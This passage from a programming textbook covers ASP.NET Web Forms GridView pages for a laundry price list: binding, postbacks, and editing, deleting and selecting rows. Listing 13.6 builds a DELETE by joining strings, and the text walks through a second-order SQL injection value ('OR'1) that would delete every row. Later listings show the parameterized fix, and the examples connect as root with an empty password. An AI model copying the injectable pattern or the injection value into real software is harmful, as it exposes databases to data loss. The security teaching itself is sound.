`CommandField`	the standard Select, Edit, Update, Cancel and Delete links	`ShowEditButton`, `ShowDeleteButton`, `ShowSelectButton`
`TemplateField`	whatever markup you write, per mode	`ItemTemplate`, `EditItemTemplate`, `HeaderTemplate`, `FooterTemplate`
`CheckBoxField`	a check box for a true/false column	`DataField`
`HyperLinkField`	a link built from data	`DataNavigateUrlFields`, `DataNavigateUrlFormatString`
`ImageField`	an image whose address is data	`DataImageUrlField`

The two `ButtonField`s have the command names `Delete` and `Select`. Those names are not arbitrary: the GridView recognizes a handful of command names and turns a click on them into its

own events. A click on a `Select` link raises `SelectedIndexChanged`, which the page connects to its method `SelectRow`; a click on `Delete` raises `RowDeleting`, connected to `DeleteRow`. **Listing 13.6** is the code behind.

Listing 13.6 `02DeleteSelect.aspx.cs`: the DataSet is kept in the session between postbacks; `DeleteRow` removes a row from the view and then from the database; `SelectRow` highlights a row and shows two of its cells. Not run in this book's build.


```
using MySql.Data.MySqlClient;
using System;
using System.Data;
using System.Web.UI.WebControls;
public partial class _02DeleteSelect : System.Web.UI.Page {
    DataView dataView;
    DataSet ds = new DataSet();
    protected void Page_Load(object sender, EventArgs e) {
        if (!IsPostBack) {
            string cs = "server=localhost;userid=root;password=;database=MyLaundryDB";
            MySqlConnection con = new MySqlConnection(cs);
            cs = "SELECT * FROM Service";
            MySqlDataAdapter adapter = new MySqlDataAdapter(cs, con);
            con.Close();
            adapter.Fill(ds, "Service");
            if (ds.HasErrors) {
                ds.RejectChanges();
            } else {
                ds.AcceptChanges();
            }
            Session["Data"] = ds;
        } else
            ds = (DataSet)Session["Data"];
        dataView = ds.Tables["Service"].DefaultView;
        GridView1.DataSource = dataView;
        GridView1.DataBind();
        GridView1.HeaderStyle.BackColor = System.Drawing.Color.LightBlue;
        GridView1.AlternatingRowStyle.BackColor = System.Drawing.Color.LightYellow;
    }
    protected void DeleteRow(object sender, GridViewDeleteEventArgs e) {
        // Save the "id" which will be deleted later
        string deletedID = GridView1.Rows[e.RowIndex].Cells[0].Text;
        dataView.Delete(e.RowIndex);
        GridView1.DataSource = dataView;
        GridView1.DataBind();
        // It's only delete a row in DataView not on the table
        // So, if you also want to delete it on the DB's table, it needs more processes
        string cs = "server=localhost;userid=root;password=;database=MyLaundryDB";
        MySqlConnection con = new MySqlConnection(cs);
        try {
            con.Open();
            cs = "DELETE FROM Service WHERE id='" + deletedID + "'";
            MySqlCommand cmd = new MySqlCommand(cs, con);
            cmd.ExecuteNonQuery();
        } catch (Exception ex) {
            Console.WriteLine(ex);
```

Listing 13.6 (Continued) *02DeleteSelect.aspx.cs: the DataSet is kept in the session between postbacks; DeleteRow removes a row from the view and then from the database; SelectRow highlights a row and shows two of its cells. Not run in this book's build.*

```
        } finally {
            if (con.State != System.Data.ConnectionState.Closed) {
                con.Close();
            }
        }
    }
    protected void SelectRow(object sender, EventArgs e) {
        GridView1.SelectedRowStyle.BackColor =
            System.Drawing.Color.Yellow;
        Label1.Text = GridView1.SelectedRow.Cells[1].Text +
            " " + GridView1.SelectedRow.Cells[2].Text;
    }
}
```

13.5.2 A click is a postback

How can a link in a table, in a browser, call a C# method on a server? Hover over one of the links and read the browser's status bar in **Figure 13.6**.



ID	Description	Price		
B120	Bed cover, size 120	30000.00	Edit Delete	Select
B180	Bed cover, size 160-180	40000.00	Edit Delete	Select
C	Carpet, per m2	10000.00	Edit Delete	Select
C10FD	Clothes 7-10 kg, Folded Dried Washed	40000.00	Edit Delete	Select
C10ID	Clothes 7-10 kg, Ironed Dried Washed	50000.00	Edit Delete	Select
C10W	Clothes 7-10 kg, Washed only	25000.00	Edit Delete	Select
C4FD	Clothes max 4 kg, Folded Dried Washed	20000.00	Edit Delete	Select
C4ID	Clothes max 4 kg, Ironed Dried Washed	25000.00	Edit Delete	Select
C4W	Clothes max 4 kg, Washed only	10000.00	Edit Delete	Select
C6FD	Clothes 5-6 kg, Folded Dried Washed	30000.00	Edit Delete	Select
C6ID	Clothes 5-6 kg, Ironed Dried Washed	35000.00	Edit Delete	Select
C6W	Clothes 5-6 kg, Washed only	15000.00	Edit Delete	Select
DL1	Doll, Large 1 pcs	40000.00	Edit Delete	Select
DM2	Doll, Medium 2 pcs	40000.00	Edit Delete	Select
DO	Delivery Order, per 10 kg	5000.00	Edit Delete	Select
DS3	Doll, Small 3 pcs	40000.00	Edit Delete	Select
I	Ironed only (without washing), per 5 kg	10000.00	Edit Delete	Select

Figure 13.6 The pointer on the *Edit* link of row DL1 (marker 1). The status bar (marker 2) shows where the link goes: `javascript:__doPostBack('GridView1','Edit$12')`, a script call rather than an address.

The link does not go to an address. It calls a small JavaScript function that ASP.NET writes into every Web Forms page, `__doPostBack`, with two arguments: the control that was clicked (`GridView1`) and what happened to it (`Edit$12`, "the Edit command on row 12", counting from 0). The function puts those two strings into two hidden fields of the page's one form, `__EVENTTARGET` and `__EVENTARGUMENT`, and submits the form. The whole page is POSTed back to itself: that is a **postback**.

On the server, ASP.NET rebuilds the page's control tree from the `.aspx`, restores each control's previous state from a third hidden field, `__VIEWSTATE`, runs `Page_Load` with `IsPostBack` set to `true`, reads `__EVENTTARGET` and `__EVENTARGUMENT`, and raises the matching event on the matching control, which calls your handler. Then it renders the *entire* page again and sends it back. **Figure 13.7** draws the round trip.




Figure 13.7 One click on a GridView, as Web Forms handles it. Every Select, Edit, Update, Cancel and Delete is a full POST of the whole form with its view state, and a full new page in reply.

The design was brilliant in 2002, when it let desktop programmers write event handlers instead of learning HTTP, and it is why Web Forms pages are heavy. A grid's view state carries enough to redraw every row it showed, so every click posts those rows back to the server. And because every action is a POST to the same address, the address bar never changes: a filtered, sorted, paged grid cannot be bookmarked or shared as a link, and Back asks whether to resubmit a form. Sections 13.8 and 13.9 answer both problems.

> **THE KEY INSIGHT.** Web Forms did not avoid HTTP; it hid it. Every GridView event is an HTTP POST, and every modern grid in this chapter makes the same requests visible: a link for each way of *looking*, a POST only for each way of *changing*.

13.5.3 Reading the handlers, and the bug in one of them

`Page_Load` in **Listing 13.6** fills the DataSet only on the first visit (`!IsPostBack`) and keeps it in the **session**, memory on the server kept for one visitor (Chapter 14), taking it back on every postback. That saves a query per click, costs memory per visitor, and goes stale the moment anyone else changes the table.

`SelectRow` is small and pleasant. `SelectedRowStyle` colors the selected row yellow, and `Label1` shows the second and third cells of the selected row, description and price: select row C and the label reads *Carpet, per m2 10000.00*.

`DeleteRow` deserves slow reading, because it contains a kind of mistake that has cost real companies their data. The row to delete arrives as `e.RowIndex`, the row's position on the page. The method reads the id from what the grid *displayed* in the row's first cell, `GridView1.Rows[e.RowIndex].Cells[0].Text`, deletes the row from the DataView, and then builds this statement:

```
cs = "DELETE FROM Service WHERE id='" + deletedID + "'";
```

This is SQL built by joining strings, the pattern Chapter 5 warned against, and here it is instructive for a subtle reason: the id does not come from a form field that a visitor typed. It comes from the database, by way of the page. Suppose someone uses the *Add* form of the fourth page (Section 13.6), which *does* use parameters, to add a service whose id is the five characters `'OR'1`. The Add stores them faithfully. A week later a colleague deletes that service on this page, and the statement becomes `DELETE FROM Service WHERE id=''OR'1'`, which MySQL reads as "id is empty, or true": every row matches. Data that was stored safely has become code on the way out. This is called **second-order SQL injection**, and the only reliable defense is the same as for the first-order kind: never splice a value into SQL text; bind it [2].

On this particular page two accidents stand between the trick and disaster. A `BoundField` HTML-encodes what it displays, so the cell's text is `'OR'1`, not `'OR'1`, and the spliced statement matches nothing. And even if it did match everything, the foreign keys from Bill would make MySQL refuse the whole statement, because four services are in use. Neither accident is a design. Turn off `HtmlEncode` on the column (a common "fix" when a description shows `&`), or run the same code against a table that nothing refers to, and every row goes. Code whose safety rests on accidents is not safe.

The first accident is itself a second fault. `Cells[0].Text` is the cell's *rendered text*, already HTML-encoded, so an honest id containing `&` or `'` also reaches the SQL changed, and the wrong row, or no row, is deleted. The key of a row should come from the grid's data keys, not from its display. The fourth page does both things right, and Section 13.6 shows how.

> **Your own database is not a trusted source.** A value that was stored safely with parameters is still just text. Joining it into a later SQL statement turns it into code. Bind every value, whether it came from a form a minute ago or from a table last year.

13.5.4 A grid as a data source for another control

The third page, **Listing 13.7**, adds a button and a `ListBox` under the grid, to show that other list controls can show what the grid shows.

Listing 13.7 `03FillSelect.aspx`: a grid, a button that fills a list box from the grid's data, and a label for the list box's selection. Not run in this book's build.

```
<%@ Page Language="C#" AutoEventWireup="true" CodeFile="03FillSelect.aspx.cs"
Inherits="MyLaundry" %>

<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title>Fill & select</title>
</head>
<body>
    <form id="form1" runat="server">
        <asp:GridView ID="GridView1" runat="server">
        </asp:GridView>
        <asp:Button ID="Button1" runat="server"
            OnClick="Button1_Click" Text="Fill the items from GridView to ListBox" />
        <br />
        <asp:ListBox ID="ListBox1" runat="server"
            OnSelectedIndexChanged="ShowSelection"
            AutopostBack="true"/>
        <br/>
        <asp:Label ID="labelLaundry" runat="server">The selected item from ListBox will be
shown here</asp:Label>
    </form>
</body>
</html>
```

The code behind, **Listing 13.8**, binds the grid as **Listing 13.4** did. `Button1_Click` gives the list box the grid's `DataSource`, names the column to show (`DataTextField`) and to return (`DataValueField`), and binds it; `AutoPostBack="true"` posts the page as soon as an item is chosen, and `ShowSelection` writes the choice into the label.

Listing 13.8 `03FillSelect.aspx.cs`: `ListBox1.DataSource = GridView1.DataSource` works only because `Page_Load` binds the grid again on every request, postbacks included. Not run in this book's build.

```
using System;
using System.Collections.Generic;
using System.Data;
using System.Data.SqlClient;
using System.Linq;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;
using MySql.Data.MySqlClient;
public partial class MyLaundry : System.Web.UI.Page {
    protected void Page_Load(object sender, EventArgs e) {
        string cs = "server=localhost;userid=root;password=;database=MyLaundryDB";
        MySqlConnection con = new MySqlConnection(cs);
        cs = "SELECT * FROM Service";
        MySqlDataAdapter adapter = new MySqlDataAdapter(cs, con);
        con.Close();
        DataSet ds = new DataSet();
        adapter.Fill(ds, "Service");
        if (ds.HasErrors) {
            ds.RejectChanges();
        } else {
            ds.AcceptChanges();
        }
        GridView1.DataSource = ds.Tables["Service"].DefaultView;
        GridView1.DataBind();
        GridView1.HeaderStyle.BackColor = System.Drawing.Color.LightBlue;
        GridView1.HeaderStyle.Font.Bold = true;
        GridView1.AlternatingRowStyle.BackColor = System.Drawing.Color.LightYellow;
    }
    public void ShowSelection(object sender, EventArgs e) {
        labelLaundry.Text = "You have selected: ";
        if (ListBox1.SelectedItem != null) {
            labelLaundry.Text += ListBox1.SelectedItem.Value;
        }
    }
    protected void Button1_Click(object sender, EventArgs e) {
        ListBox1.DataSource = GridView1.DataSource;
        ListBox1.DataTextField = "description";
        ListBox1.DataValueField = "description";
        ListBox1.DataBind();
    }
}
```

The caption points at a subtlety: `DataSource` is not kept in view state, so after a postback it is empty unless something sets it again. In Web Forms you must always know which objects survive a postback, and Chapter 14 makes that its subject.

13.6 Templates: Editing, Deleting and Adding in Place

13.6.1 The page

The fourth page, `04EditDeleteSelect.aspx`, is a complete small administration screen for the price list: each row can be selected, edited in place and deleted after a question, and a form under the grid adds a new service. **Listing 13.9** is its markup.

Listing 13.9 `04EditDeleteSelect.aspx`: template columns with an item template and an edit template, a command field for Edit and Delete, a select link, and an add form under the grid. Not run in this book's build.

```
<%@ Page Language="C#" AutoEventWireup="true" CodeFile="04EditDeleteSelect.aspx.cs"
Inherits="_04EditDeleteSelect" %>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title>Edit, Delete & Select</title>
</head>
<body>
    <form id="form1" runat="server">
        <asp:GridView ID="GridView1" runat="server"
            AutoGenerateColumns="false"
            DataKeyNames="id" OnSelectedIndexChanged = "SelectRow"
            OnRowDataBound="OnRowDataBound" OnRowEditing="OnRowEditing"
            OnRowCancelingEdit="OnRowCancelingEdit" OnRowUpdating="OnRowUpdating"
            OnRowDeleting="OnRowDeleting" EmptyDataText="No records has been added."
style="margin-top: 0px">
            <Columns>
                <asp:TemplateField HeaderText="ID" ItemStyle-Width="100">
                    <ItemTemplate>
                        <asp:Label ID="lblID" runat="server" Text='<%#
DataBinder.Eval(Container.DataItem, "ID") %>'></asp:Label>
                    </ItemTemplate>
                </asp:TemplateField>
                <asp:TemplateField HeaderText="Description" ItemStyle-Width="400">
                    <ItemTemplate>
                        <asp:Label ID="lblDescription" runat="server" Text='<%#
DataBinder.Eval(Container.DataItem, "Description") %>'></asp:Label>
                    </ItemTemplate>
                    <EditItemTemplate>
                        <asp:TextBox ID="txtDescription" runat="server" Text='<%#
DataBinder.Eval(Container.DataItem, "Description") %>'></asp:TextBox>
                    </EditItemTemplate>
                </asp:TemplateField>
                <asp:TemplateField HeaderText="Price" ItemStyle-Width="100">
                    <ItemTemplate>
                        <asp:Label ID="lblPrice" runat="server" Text='<%#
DataBinder.Eval(Container.DataItem, "Price") %>'></asp:Label>
                    </ItemTemplate>
                    <EditItemTemplate>
                        <asp:TextBox ID="txtPrice" runat="server" Text='<%#
DataBinder.Eval(Container.DataItem, "Price") %>'></asp:TextBox>
                    </EditItemTemplate>
                </asp:TemplateField>
                <asp:CommandField ButtonType="Link" ShowEditButton="true"
ShowDeleteButton="true"
                    ItemStyle-Width="100" />
                <asp:ButtonField ButtonType="Link" Text="Select" CommandName="Select" />
            </Columns>
        </asp:GridView>
        <asp:Label ID="Label1" runat="server" Text="Selected ID will be shown
here"></asp:Label>
        <br/>
        <br/>
        <table border="1" cellpadding="0" cellspacing="0" style="border-collapse:
collapse">
```

Listing 13.9 (Continued) *04EditDeleteSelect.aspx: template columns with an item template and an edit template, a command field for Edit and Delete, a select link, and an add form under the grid. Not run in this book's build.*

```
            <tr>
                <td style="width: 100px">ID:<br />
                    <asp:TextBox ID="txtID" runat="server" Width="100px" Height="22px" />
                </td>
                <td style="width: 400px">Description:<br />
                    <asp:TextBox ID="txtDescription" runat="server" Width="400" />
                </td>
                <td style="width: 100px">Price:<br />
                    <asp:TextBox ID="txtPrice" runat="server" Width="100" />
                </td>
                <td style="width: 100px">
                    <asp:Button ID="btnAdd" runat="server" Text="Add" OnClick="Add" />
                </td>
            </tr>
        </table>
    </form>
</body>
</html>
```

Two attributes of the grid change everything. `DataKeyNames="id"` names the row's key; the grid keeps each row's key in view state and hands it to your code as `GridView1.DataKeys[rowIndex]`, so the key comes from the data, not the display. The six `On…` attributes connect events to handlers, listed in **Table 13.4**.

Table 13.4 The GridView events that matter for editing. Each is one postback (**Figure 13.7**); the "-ing" events can be cancelled by setting `e.Cancel = true`.

Event	Raised when	This page uses it to
`RowDataBound`	each row has just been built from its data	attach a `confirm()` to the Delete link
`RowEditing`	an Edit link was clicked	set `EditIndex` and rebind
`RowCancelingEdit`	a Cancel link was clicked	set `EditIndex = -1` and rebind
`RowUpdating`	an Update link was clicked	read the text boxes, `UPDATE`, leave edit mode
`RowDeleting`	a Delete link was clicked (and the dialog said OK)	`DELETE` by the row's key, rebind
`SelectedIndexChanged`	a Select link was clicked	color the row, show its key
`PageIndexChanging`, `Sorting`	a pager link or a heading was clicked	(not used here; Section 13.7)

The columns are now **TemplateFields**, which hold markup instead of a single data column, with different markup per mode: `ItemTemplate` for a row being shown, `EditItemTemplate` for the row being edited. Inside a template, `<%# … %>` is a **data-binding expression**, evaluated when the row is bound; `DataBinder.Eval(Container.DataItem, "Description")` reads the row's *Description*. So Description is a `Label` normally and a `TextBox` in edit mode, while ID has no edit template and cannot be edited, which is right for a key.

13.6.2 The handlers

Listing 13.10 is the code behind. It is long only because each database call is written out in full; the pattern of each handler is two or three lines.

Listing 13.10 `04EditDeleteSelect.aspx.cs`: every change is a parameterized command, every handler ends by rebinding the grid, and `RowDataBound` gives each Delete link a confirmation dialog. Not run in this book's build.

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;
using System.Data;
using System.Configuration;
using MySql.Data.MySqlClient;
public partial class _04EditDeleteSelect: System.Web.UI.Page {

    string cs = "server=localhost;userid=root;password=;database=MyLaundryDB";
    protected void Page_Load(object sender, EventArgs e) {
        if (!this.IsPostBack) {
            this.BindGrid();
        }
    }
    private void BindGrid() {
        using (MySqlConnection con = new MySqlConnection(cs)) {
            using (MySqlCommand cmd = new MySqlCommand("SELECT * FROM Service")) {
                using (MySqlDataAdapter sda = new MySqlDataAdapter()) {
                    cmd.Connection = con;
                    sda.SelectCommand = cmd;
                    using (DataTable dt = new DataTable()) {
                        sda.Fill(dt);
                        GridView1.DataSource = dt;
                        GridView1.DataBind();
                        GridView1.HeaderStyle.BackColor = System.Drawing.Color.LightBlue;
                        GridView1.AlternatingRowStyle.BackColor =
System.Drawing.Color.LightYellow;
                    }
                }
            }
        }
    }
    protected void Add(object sender, EventArgs e) {
        if (txtID.Text.Length > 0) {
            string id = txtID.Text;
            string description = txtDescription.Text;
            string price = txtPrice.Text;
            using (MySqlConnection con = new MySqlConnection(cs)) {
                using (MySqlCommand cmd = new MySqlCommand("INSERT INTO Service (ID,
Description, Price)" +
                    " VALUES (@ID, @Description, @Price)")) {
                    using (MySqlDataAdapter sda = new MySqlDataAdapter()) {
                        cmd.Parameters.AddWithValue("@ID", id);
                        cmd.Parameters.AddWithValue("@Description", description);
                        cmd.Parameters.AddWithValue("@Price", price);
```

Listing 13.10 (Continued) *04EditDeleteSelect.aspx.cs: every change is a parameterized command, every handler ends by rebinding the grid, and RowDataBound gives each Delete link a confirmation dialog. Not run in this book's build.*

```
                        cmd.Connection = con;
                        con.Open();
                        cmd.ExecuteNonQuery();
                        con.Close();
                    }
                }
            }
            this.BindGrid();
        } else {
            //MessageBox.Show(GridView1.EmptyDataText, "MyLaundry");
            Response.Write("<script>alert('" + GridView1.EmptyDataText + "')</script>");
        }
    }
    protected void OnRowEditing(object sender, GridViewEditEventArgs e) {
        GridView1.EditIndex = e.NewEditIndex;
        this.BindGrid();
    }
    protected void OnRowCancelingEdit(object sender, EventArgs e) {
        GridView1.EditIndex = -1;
        this.BindGrid();
    }
    protected void OnRowUpdating(object sender, GridViewUpdateEventArgs e) {
        GridViewRow row = GridView1.Rows[e.RowIndex];
        string id = GridView1.DataKeys[e.RowIndex].Values[0].ToString();
        string description = (row.FindControl("txtDescription") as TextBox).Text;
        string price = (row.FindControl("txtPrice") as TextBox).Text;
        using (MySqlConnection con = new MySqlConnection(cs)) {
            using (MySqlCommand cmd = new MySqlCommand("UPDATE Service SET Description "
                + "= @Description, Price = @Price WHERE ID = @ID")) {
                using (MySqlDataAdapter sda = new MySqlDataAdapter()) {
                    cmd.Parameters.AddWithValue("@ID", id);
                    cmd.Parameters.AddWithValue("@Description", description);
                    cmd.Parameters.AddWithValue("@Price", price);
                    cmd.Connection = con;
                    con.Open();
                    cmd.ExecuteNonQuery();
                    con.Close();
                }
            }
        }
        GridView1.EditIndex = -1;
        this.BindGrid();
    }
    protected void OnRowDataBound(object sender, GridViewRowEventArgs e) {
        if (e.Row.RowType == DataControlRowType.DataRow && e.Row.RowIndex !=
GridView1.EditIndex) {
            (e.Row.Cells[3].Controls[2] as LinkButton).Attributes["onClick"] =
```

Listing 13.10 (Continued) *04EditDeleteSelect.aspx.cs: every change is a parameterized command, every handler ends by rebinding the grid, and RowDataBound gives each Delete link a confirmation dialog. Not run in this book's build.*

```
                "return confirm('Do you want to delete this row?');";
        }
    }
    protected void OnRowDeleting(object sender, GridViewDeleteEventArgs e) {
        string id = (string) GridView1.DataKeys[e.RowIndex].Values[0];
        using (MySqlConnection con = new MySqlConnection(cs)) {
            using (MySqlCommand cmd = new MySqlCommand("DELETE FROM Service WHERE ID =
@ID")) {
                using (MySqlDataAdapter sda = new MySqlDataAdapter()) {
                    cmd.Parameters.AddWithValue("@ID", id);
                    cmd.Connection = con;
                    con.Open();
                    cmd.ExecuteNonQuery();
                    con.Close();
                }
            }
        }
        this.BindGrid();
    }
    protected void SelectRow(object sender, EventArgs e) {
        GridView1.SelectedRowStyle.BackColor =
            System.Drawing.Color.Yellow;
        Label1.Text = "ID: " +
            (string) GridView1.DataKeys[GridView1.SelectedRow.RowIndex].Values[0] + " has
been selected";
    }
}
```

`BindGrid` reads the table into a `DataTable` and binds the grid; every handler calls it at the end, because a Web Forms grid shows whatever it was last bound to. The `using` blocks close the connection, command and adapter even after an exception, the modern form of the `finally` of **Listing 13.2**.

Editing is a matter of one number, the grid's `EditIndex`: the row being edited, or −1 for none. `OnRowEditing` sets it and rebinds, and the grid draws that row with its edit templates and Update and Cancel links, as in **Figure 13.8**.

Edit, Delete & Select

localhost/MyLaundry/04EditDeleteSelect.aspx

ID	Description	Price		
B120	Bed cover, size 120	30000.00	Edit Delete	Select
B180	Bed cover, size 160-180	40000.00	Edit Delete	Select
C	Carpet, per m2	10000.00	Edit Delete	Select
C10FD	Clothes 7-10 kg, Folded Dried Washed	40000.00	Edit Delete	Select
C10ID	Clothes 7-10 kg, Ironed Dried Washed	50000.00	Edit Delete	Select
C10W	Clothes 7-10 kg, Washed only	25000.00	Edit Delete	Select
C4FD	Clothes max 4 kg, Folded Dried Washed	20000.00	Edit Delete	Select
C4ID	Clothes max 4 kg, Ironed Dried Washed	25000.00	Edit Delete	Select
C4W	Clothes max 4 kg, Washed only	10000.00	Edit Delete	Select
C6FD	Clothes 5-6 kg, Folded Dried Washed	30000.00	Edit Delete	Select
C6ID	Clothes 5-6 kg, Ironed Dried Washed	35000.00	Edit Delete	Select
C6W	Clothes 5-6 kg, Washed only	15000.00	Edit Delete	Select
DL1	Doll, Large 1 pcs	40000.00	Update Cancel	Select
DM2	Doll, Medium 2 pcs	40000.00	Edit Delete	Select
DO	Delivery Order, per 10 kg	5000.00	Edit Delete	Select
DS3	Doll, Small 3 pcs	40000.00	Edit Delete	Select
I	Ironed only (without washing), per 5 kg	10000.00	Edit Delete	Select

ID: C has been selected

ID:	Description:	Price:	
			Add

Figure 13.8 Row DL1 in edit mode: Update and Cancel have replaced Edit and Delete, and row C is still selected from an earlier click. The ID has no edit template in **Listing 13.9**, so it stays plain text.

`OnRowCancelingEdit` sets `EditIndex` back to −1. `OnRowUpdating` finds the text boxes in the edited row with `FindControl`, takes the key from `DataKeys`, and runs an `UPDATE … WHERE ID = @ID` in which every value is a parameter. **Figure 13.9** shows the Service table in phpMyAdmin after an update that added "(special)" to the description of DL1.

				id	description	price
Edit	Copy	Delete		B120	Bed cover, size 120	30000.00
Edit	Copy	Delete		B180	Bed cover, size 160-180	40000.00
Edit	Copy	Delete		C	Carpet, per m2	10000.00
Edit	Copy	Delete		C10FD	Clothes 7-10 kg, Folded Dried Washed	40000.00
Edit	Copy	Delete		C10ID	Clothes 7-10 kg, Ironed Dried Washed	50000.00
Edit	Copy	Delete		C10W	Clothes 7-10 kg, Washed only	25000.00
Edit	Copy	Delete		C4FD	Clothes max 4 kg, Folded Dried Washed	20000.00
Edit	Copy	Delete		C4ID	Clothes max 4 kg, Ironed Dried Washed	25000.00
Edit	Copy	Delete		C4W	Clothes max 4 kg, Washed only	10000.00
Edit	Copy	Delete		C6FD	Clothes 5-6 kg, Folded Dried Washed	30000.00
Edit	Copy	Delete		C6ID	Clothes 5-6 kg, Ironed Dried Washed	35000.00
Edit	Copy	Delete		C6W	Clothes 5-6 kg, Washed only	15000.00
Edit	Copy	Delete	1	DL1	Doll, Large 1 pcs (special)	40000.00
Edit	Copy	Delete		DM2	Doll, Medium 2 pcs	40000.00
Edit	Copy	Delete		DO	Delivery Order, per 10 kg	5000.00
Edit	Copy	Delete		DS3	Doll, Small 3 pcs	40000.00
Edit	Copy	Delete		I	Ironed only (without washing), per 5 kg	10000.00

Figure 13.9 The Service table after the update: row DL1 (marker 1) now reads *Doll, Large 1 pcs (special)*. The grid wrote to the database, not only to the page.

Deleting has two halves. `OnRowDataBound` runs for every row as it is built and gives each Delete link (the third control in the command field's cell) an `onClick` of `return confirm('Do you want to delete this row?');`. The browser shows the dialog of **Figure 13.10**; *Cancel* makes `confirm` return false and no postback happens.

